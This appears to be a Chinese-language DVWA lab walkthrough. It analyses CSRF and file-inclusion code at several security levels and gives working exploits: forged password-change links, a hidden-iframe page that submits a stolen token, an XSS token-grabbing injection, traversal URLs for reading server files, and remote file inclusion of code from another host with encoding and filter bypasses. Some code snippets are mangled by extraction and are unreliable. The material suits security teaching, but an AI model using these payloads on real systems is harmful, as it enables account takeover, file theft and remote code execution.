    $target = $_REQUEST[ 'ip' ];

    $target = stripslashes( $target );

    // Split the IP into 4 octects

    $octet = explode( ".", $target );

    // Check IF each octet is an integer

    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) )
        && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) &&
        ( sizeof( $octet ) == 4 ) ) {

        // If all 4 octets are int's put the IP back together.

        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] .
        '.' . $octet[3];

        // Determine OS and execute the ping command.

        if( strstr( php_uname( 's' ), 'Windows NT' ) ) {

            // Windows

            $cmd = shell_exec( 'ping ' . $target );

        }

        else {

            // *nix
```

```
$cmd = shell_exec( 'ping -c 4 ' . $target );  
}  
  
// Feedback for the end user  
  
echo "<pre>{$cmd}</pre>";  
  
}  
  
else {  
  
    // Ops. Let the user name theres a mistake  
  
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';  
  
}  
  
}  
  
// Generate Anti-CSRF token  
  
generateSessionToken();  
  
?>
```

相关函数介绍

stripslashes(string)

stripslashes 函数会删除字符串 **string** 中的反斜杠，返回已剥离反斜杠的字符串。

explode(separator,string,limit)

把字符串打散为数组，返回字符串的数组。参数 **separator** 规定在哪里分割字符串，参数 **string** 是要分割的字符串，可选参数 **limit** 规定所返回的数组元素的数目。

is_numeric(string)

检测 **string** 是否为数字或数字字符串，如果是返回 **TRUE**，否则返回 **FALSE**。

可以看到，**Impossible** 级别的代码加入了 **Anti-CSRF token**，同时对参数 **ip** 进行了严格的限制，只有诸如“数字.数字.数字.数字”的输入才会被接收执行，因此不存在命令注入漏洞。

CSRF(Cross-site request forgery)

CSRF，全称 Cross-site request forgery，翻译过来就是跨站请求伪造，是指利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。CSRF 与 XSS 最大的区别就在于，CSRF 并没有盗取 cookie 而是直接利用。在 2013 年发布的新版 OWASP Top 10 中，CSRF 排名第 8。

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' W
```

```

HERE user = '" . dvwaCurrentUser() . "';;
$result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

// Feedback for the user
echo "<pre>Password Changed.</pre>";
}

else {
    // Issue with passwords matching
    echo "<pre>Passwords did not match.</pre>";
}

mysql_close();
}

?>

```

可以看到，服务器收到修改密码的请求后，会检查参数 `password_new` 与 `password_conf` 是否相同，如果相同，就会修改密码，并没有任何的防 CSRF 机制（当然服务器对请求的发送者是做了身份验证的，是检查的 cookie，只是这里的代码没有体现`==`）。

漏洞利用

1、构造链接

A) 最基础的：

`http://192.168.153.130/dvwa/vulnerabilities/csrf/?password_new=passwor`
`d&password_conf=password&Change=Change#`

当受害者点击了这个链接，他的密码就会被改成 `password`（这种攻击显得有些拙劣，链接一眼就能看出来是改密码的，而且受害者点了链接之后看到这个页面就会知道自己的密码被篡改了）

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

需要注意的是，CSRF 最关键的是利用受害者的 cookie 向服务器发送伪造请求，所以如果受害者之前用 Chrome 浏览器登录的这个系统，而用搜狗浏览器点击这个链接，攻击是不会触发的，因为搜狗浏览器并不能利用 Chrome 浏览器的 cookie，所以会自动跳转到登录界面。



有人会说，这个链接也太明显了吧，不会有人点的，没错，所以真正攻击场景下，我们需要对链接做一些处理。

B) 我们可以使用短链接来隐藏 URL（点击短链接，会自动跳转到真实网站）：
如 [http://dwz.cn/****](http://dwz.cn/)



因为本地搭的环境，服务器域名是 ip 所以无法生成相应的短链接= =，实际攻击场景下只要目标服务器的域名不是 ip，是可以生成相应短链接的。



需要提醒的是，虽然利用了短链接隐藏 url，但受害者最终还是会看到密码修改成功的页面，所以这种攻击方法也并不高明。

C) 构造攻击页面

现实攻击场景下，这种方法需要事先在公网上上传一个攻击页面，诱骗受害者去访问，真正能够在受害者不知情的情况下完成 CSRF 攻击。这里为了方便演示(才不是我租不起服务器= =)，就在本地写一个 test.html，下面是具体代码。

```


<h1>404<h1>

<h2>file not found.<h2>
```

当受害者访问 test.html 时，会误认为是自己点击的是一个失效的 url，但实际上已经遭受了 CSRF 攻击，密码已经被修改为了 hack。

404

file not found.

Medium

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER'
] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = mysql_real_escape_string( $pass_new );
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new
' WHERE user = '" . dvwaCurrentUser() . "';";
            $result = mysql_query( $insert ) or die( '<pre>' . my
sql_error() . '</pre>' );
        }
    }
}
```

```

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }

    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

else {
    // Didn't come from a trusted source
    echo "<pre>That request didn't look correct.</pre>";
}

mysql_close();

}

?>

```

相关函数说明

int eregi(string pattern, string string)

检查 **string** 中是否含有 **pattern** (不区分大小写), 如果有返回 **True**, 反之 **False**。

可以看到, **Medium** 级别的代码检查了保留变量 **HTTP_REFERER** (**http** 包头的 **Referer** 参数的值, 表示来源地址) 中是否包含 **SERVER_NAME** (**http** 包头的 **Host** 参数, 及要访问的主机名, 这里是 **192.168.153.130**), 希望通过这种机制抵御 **CSRF** 攻击。

```

GET /dwa/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
Host: 192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dwa/vulnerabilities/csrf/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=gr5builai9lp9c0jcaggnkb8q2

```

漏洞利用

过滤规则是 http 包头的 Referer 参数的值中必须包含主机名（这里是 192.168.153.130）
我们可以将攻击页面命名为 192.168.153.130.html（页面被放置在攻击者的服务器里，这里是 10.4.253.2）就可以绕过了



下面是 Burpsuite 的截图

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
75	https://www.baidu.com	GET	/con?from=self?_t=1476840115925	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	409	script
78	http://10.4.253.2	GET	/dvwa/192.168.153.130.html	<input type="checkbox"/>	<input checked="" type="checkbox"/>	304	149	HTML
79	http://192.168.153.130	GET	/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5174	HTML
80	https://clients4.google.com	POST	/chrome-sync/command/?client=Google...	<input checked="" type="checkbox"/>	<input type="checkbox"/>			
81	http://suggestion.baidu.com	GET	/su?wd=p&action=opensearch&ie=UTF-8	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	381	script
82	http://suggestion.baidu.com	GET	/su?wd=ph&action=opensearch&ie=UT...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	387	script
83	http://suggestion.baidu.com	GET	/su?wd=php&action=opensearch&ie=U...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	390	script
84	http://suggestion.baidu.com	GET	/su?wd=phpg&action=opensearch&ie=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	423	script
85	http://suggestion.baidu.com	GET	/su?wd=phgge&action=opensearch&ie=...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	448	script
86	http://suggestion.baidu.com	GET	/su?wd=phpgen&action=opensearch&i...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	518	script
87	http://suggestion.baidu.com	GET	/su?wd=phpgeng&action=opensearch...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	494	script

Referer 参数完美绕过过滤规则

The screenshot shows a network request in Burpsuite:

- Request tab is selected.
- Raw tab shows the following request:

```
GET /dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: image/webp,image/*,*;q=0.8
Referer: http://10.4.253.2/dvwa/192.168.153.130.html
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=dcuho1of8fbmdqlpvbm63abhu1
```

密码修改成功



The screenshot shows a browser window with the title "密码修改成功". Below the title, there is a navigation bar with tabs: Request, Response, Raw, Headers, Hex, HTML, and Render. The Render tab is selected. The page content is displayed in a pre-formatted code block:

```
Confirm new password:<br />
<input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
<br />
<input type="submit" value="Change" name="Change">

</form>
<pre>Password Changed.</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">https://www.owasp.org/index.php/Cross-Site_Request_Forgery</a></li>
    <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/csrf-faq.html" target="_blank">http://www.cgisecurity.com/csrf-faq.html</a></li>
    <li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_request_forgery" target="_blank">https://en.wikipedia.org/wiki/Cross-site_request_forgery</a></li>

```

High

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );
    }
}
```

```

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

可以看到，High 级别的代码加入了 Anti-CSRF token 机制，用户每次访问改密页面时，服务器会返回一个随机的 token，向服务器发起请求时，需要提交 token 参数，而服务器在收到请求时，会优先检查 token，只有 token 正确，才会处理客户端的请求。

漏洞利用

要绕过 High 级别的反 CSRF 机制，关键是要获取 token，要利用受害者的 cookie 去修改密码的页面获取关键的 token。

试着去构造一个攻击页面，将其放置在攻击者的服务器，引诱受害者访问，从而完成 CSRF 攻击，下面是代码。

```

<script type="text/javascript">

    function attack()

    {

        document.getElementsByName('user_token')[0].value=document.getElementById("hack").contentWindow.document.getElementsByName('user_token')[0].value;

        document.getElementById("transfer").submit();

    }

</script>

```

```

<iframe src="http://192.168.153.130/dvwa/vulnerabilities/csrf" id="hack" border="0" style="display:none;">

</iframe>

<body onload="attack()">

<form method="GET" id="transfer" action="http://192.168.153.130/dvwa/vulnerabilities/csrf">

<input type="hidden" name="password_new" value="password">

<input type="hidden" name="password_conf" value="password">

<input type="hidden" name="user_token" value="">

<input type="hidden" name="Change" value="Change">

</form>

</body>

```

攻击思路是当受害者点击进入这个页面，脚本会通过一个看不见框架偷偷访问修改密码的页面，获取页面中的 token，并向服务器发送改密请求，以完成 CSRF 攻击。


然而理想与现实的差距是巨大的，这里牵扯到了跨域问题，而现在的浏览器是不允许跨域请求的。这里简单解释下跨域，我们的框架 iframe 访问的地址是 `http://192.168.153.130/dvwa/vulnerabilities/csrf`，位于服务器 `192.168.153.130` 上，而我们的攻击页面位于黑客服务器 `10.4.253.2` 上，两者的域名不同，域名 B 下的所有页面都不允许主动获取域名 A 下的页面内容，除非域名 A 下的页面主动发送信息给域名 B 的页面，所以我们的攻击脚本是不可能取到改密界面中的 `user_token`。

由于跨域是不能实现的，所以我们要将攻击代码注入到目标服务器 `192.168.153.130` 中，才有可能完成攻击。下面利用 High 级别的 XSS 漏洞协助获取 Anti-CSRF token（因为这里的 XSS 注入有长度限制，不能够注入完整的攻击脚本，所以只获取 Anti-CSRF token）。

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web form titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" and "Message *". Below the "Message" field is a "Sign Guestbook" button. This is a classic guestbook form used for demonstrating XSS attacks.

这里的 Name 存在 XSS 漏洞，于是抓包，改参数，成功弹出 token



注入代码如下

```
<br />
<div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: <iframe src="..//csrf" onload=alert(frames[0].document.getElementsByName('user_token')[0].value)><br />Message: 1<br /></div>
<br />
<h2>More Information</h2>
<ul>
<li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
<li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet</a></li>
<li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
<li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
<li><a href="http://hiderefer.com/?http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a></li>
</ul>
</div>
```

Impossible

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
```

```

$pass_curr = mysql_real_escape_string( $pass_curr );
$pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
            $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
            $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

可以看到，`Impossible` 级别的代码利用 PDO 技术防御 SQL 注入，至于防护 CSRF，则要求用户输入原始密码（简单粗暴），攻击者在不知道原始密码的情况下，无论如何都无法进行 CSRF 攻击。

File Inclusion

File Inclusion，意思是文件包含（漏洞），是指当服务器开启 `allow_url_include` 选项时，就可以通过 `php` 的某些特性函数（`include()`, `require()` 和 `include_once()`, `require_once()`）利用 `url` 去动态包含文件，此时如果没有对文件来源进行严格审查，就会导致任意文件读取或者任意命令执行。文件包含漏洞分为本地文件包含漏洞与远程文件包含漏洞，远程文件包含漏洞是因为开启了 `php` 配置中的 `allow_url_fopen` 选项（选项开启之后，服务器允许包含一个远程的文件）。

Vulnerability: File Inclusion

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<php  
//The pagewewishtodisplay  
$file=$_GET['page'];  
>
```

可以看到，服务器端对 `page` 参数没有做任何的过滤跟检查。

服务器期望用户的操作是点击下面的三个链接，服务器会包含相应的文件，并将结果返回。需要特别说明的是，服务器包含文件时，不管文件后缀是否是 `php`，都会尝试当做 `php` 文件执行，如果文件内容确为 `php`，则会正常执行并返回结果，如果不是，则会原封不动地打印文件内容，所以文件包含漏洞常常会导致任意文件读取与任意命令执行。

Vulnerability: File Inclusion

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

点击 file1.php 后，显示如下

The screenshot shows a DVWA interface. The main title is "Vulnerability: File Inclusion". A sidebar on the left has links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area is titled "File 1" and contains the text "Hello admin" and "Your IP address is: 192.168.153.1". There is a "[back]" button at the bottom.

而现实中，恶意的攻击者是不会乖乖点击这些链接的，因此 page 参数是不可控的。

漏洞利用

1.本地文件包含

构造 url

<http://192.168.153.130/dvwa/vulnerabilities/fi/page=/etc/shadow>

The screenshot shows a DVWA interface with a warning message: "Warning: include(/etc/shadow): failed to open stream: No such file or directory in C:\xampp\htdocs\dvwa\vulnerabilities\fi\index.php on line 36". Below the message, it says "Warning: include(): Failed opening '/etc/shadow' for inclusion (include_path='.;C:\xampp\php\PEAR;./external/phpids/0.6/lib') in C:\xampp\htdocs\dvwa\vulnerabilities\fi\index.php on line 31". The main content area is blank.

报错，显示没有这个文件，说明不是服务器系统不是 Linux，但同时暴露了服务器文件的绝对路径 C:\xampp\htdocs。

构造 url（绝对路径）

<http://192.168.153.130/dvwa/vulnerabilities/fi/page=C:/xampp/htdocs/dvwa/php.ini>

成功读取了服务器的 php.ini 文件

The screenshot shows a DVWA interface with a message: "This file attempts to overwrite the original php.ini file. Doesn't always work. magic_quotes_gpc = Off allow_url_fopen on allow_url_include on". The main content area is blank.

构造 url (相对路径)

<http://192.168.153.130/dvwa/vulnerabilities/fi/page=../../../../xampp/htdocs/dvwa/php.ini>

加这么多..\是为了保证到达服务器的 C 盘根目录，可以看到读取是成功的。



同时我们看到，配置文件中的 Magic_quote_gpc 选项为 off。在 php 版本小于 5.3.4 的服务器中，当 Magic_quote_gpc 选项为 off 时，我们可以在文件名中使用%00 进行截断，也就是说文件名中%00 后的内容不会被识别，即下面两个 url 是完全等效的。

- A)<http://192.168.153.130/dvwa/vulnerabilities/fi/page=../../../../xampp/htdocs/dvwa/php.ini>
- B)<http://192.168.153.130/dvwa/vulnerabilities/fi/page=../../../../xampp/htdocs/dvwa/php.ini%0012.php>

可惜的是由于本次实验环境的 php 版本为 5.4.31，所以无法进行验证。



System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

使用%00 截断可以绕过某些过滤规则，例如要求 page 参数的后缀必须为 php，这时链接 A 会读取失败，而链接 B 可以绕过规则成功读取。

2. 远程文件包含

当服务器的 php 配置中，选项 `allow_url_fopen` 与 `allow_url_include` 为开启状态时，服务器会允许包含远程服务器上的文件，如果对文件来源没有检查的话，就容易导致任意远程代码执行。

在远程服务器 192.168.5.12 上传一个 `phpinfo.txt` 文件，内容如下




```
<?php  
  
phpinfo();  
?>
```

构造 url

`http://192.168.153.130/dvwa/vulnerabilities/fi/page=http://192.168.5.12/phpinfo.txt`

成功在服务器上执行了 `phpinfo` 函数



PHP Version 5.4.31	
System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	<code>./configure --enable-snapshot-build --disable-isapi --enable-debug=pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk\shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared --enable-object-out-dir=/obj/* --enable-com-dll=shared --with-mcrypt=static --disable-static-analyze --with-pgo</code>
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

为了增加隐蔽性，可以对 `http://192.168.5.12/phpinfo.txt` 进行编码

`http://192.168.153.130/dvwa/vulnerabilities/fi/page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%35%2e%31%32%2f%70%68%70%69%6e%66%6f%2e%74%78%74`

同样可以执行成功

The screenshot shows a browser window with the URL `192.168.153.130/dvwa/vulnerabilities/fi/?page=http%3a%2f%2f192%2e168%2e5%2e12%2fphpinfo%2etxt`. The page title is "PHP Version 5.4.31". The content area displays the following table:

System	Windows NT IDEAL-F45E3B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jun 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	<code>script /nologo configure.js --enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mysqli" "--without-pdo-mysqli" "--without-pi3web" "--with-pdo-oci=C:\php\sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php\sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php\sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet-shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"</code>
Server API	Apache 2.0 Handler

Medium

服务器端核心代码

```
<php

//The page we wish to display

$file=$_GET['page'];

//Input validation

$file=str_replace(array("http://","https://"),"", $file);

$file=str_replace(array("../","..\\"), "", $file);

>
```

可以看到，Medium 级别的代码增加了 `str_replace` 函数，对 `page` 参数进行了一定的处理，将 “`http://`”、“`https://`”、“`../`”、“`..\`” 替换为空字符，即删除。

漏洞利用

使用 `str_replace` 函数是极其不安全的，因为可以使用双写绕过替换规则。


例如 `page=http://tp://192.168.5.12/phpinfo.txt` 时，`str_replace` 函数会将 `http://` 删除，于是 `page=http://192.168.5.12/phpinfo.txt`，成功执行远程命令。

同时，因为替换的只是 “`../`”、“`..\`”，所以对采用绝对路径的方式包含文件是不会受到任何限制的。

1.本地文件包含

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=.../.../../.../../.../../.../../.../../.../../.../xampp/htdocs/dvwa/php.ini>

